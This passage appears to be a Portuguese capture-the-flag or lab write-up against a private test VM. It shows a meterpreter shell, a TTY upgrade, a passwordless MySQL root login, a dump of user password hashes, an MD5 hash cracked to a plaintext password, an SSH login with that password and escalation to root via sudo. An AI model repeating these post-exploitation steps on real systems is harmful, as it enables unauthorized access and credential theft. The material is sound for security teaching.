
```
meterpreter > shell
Process 1943 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.1$ mysql -u root
mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 35
Server version: 5.1.66 Source distribution

Copyright (c) 2000, 2012, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Databases:



```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| roundcube          |
| website            |
+--------------------+
4 rows in set (0.00 sec)

mysql>
```


Usuário e hashes descobertos:



```
mysql> select username, password from users;
select username, password from users;
+---------------------------------+----------------------------------+
| username                        | password                         |
+---------------------------------+----------------------------------+
| brian@localhost.localdomain     | e22f07b17f98e0d9d364584ced0e3c18 |
| john@localhost.localdomain      | 0d9ff2a4396d6939f80ffe09b1280ee1 |
| alice@localhost.localdomain     | 2146bf95e8929874fc63d54f50f1d2e3 |
| ruby@localhost.localdomain      | 9f80ec37f8313728ef3e2f218c79aa23 |
| leon@localhost.localdomain      | 5d93ceb70e2bf5daa84ec3d0cd2c731a |
| julia@localhost.localdomain     | ed2539fe892d2c52c42a440354e8e3d5 |
| michael@localhost.localdomain   | 9c42a1346e333a770904b2a2b37fa7d3 |
| bruce@localhost.localdomain     | 3a24d81c2b9d0d9aaf2f10c6c9757d4e |
| neil@localhost.localdomain      | 4773408d5358875b3764db552a29ca61 |
| charles@localhost.localdomain   | b2a97bcecbd9336b98d59d9324dae5cf |
| foo@bar.com                     | 4cb9c8a8048fd02294477fcb1a41191a |
| test@nowhere.com                | 098f6bcd4621d373cade4e832627b4f6 |
+---------------------------------+----------------------------------+
12 rows in set (0.00 sec)
```

Hash do usuário 'Alice' quebrada:

User: alice // Senha: turtles77



Enter up to 20 non-salted hashes, one per line:


```
2146bf95e8929874fc63d54f50f1d2e3
```

**Supports:** LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

| Hash | Type | Result |
|---|---|---|
| 2146bf95e8929874fc63d54f50f1d2e3 | md5 | turtles77 |

**Color Codes:** Green: Exact match, Yellow: Partial match, Red: Not found.


Acesso via SSH:



```
root@kali:~# ssh alice@192.168.56.106
The authenticity of host '192.168.56.106 (192.168.56.106)' can't be established.
RSA key fingerprint is SHA256:GfrI8RJ0/Xy8Za7qDP9Gm+RaoxuVz1GWo15hvn8+rdI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.106' (RSA) to the list of known hosts.
alice@192.168.56.106's password:
[alice@localhost ~]$ id
uid=503(alice) gid=503(alice) groups=503(alice),10(wheel),500(webdev) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.
c1023
[alice@localhost ~]$
```

Root:

Login: alice // Senha: turtles77



```
[alice@localhost ~]$ sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for alice:
[root@localhost alice]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@localhost alice]#
```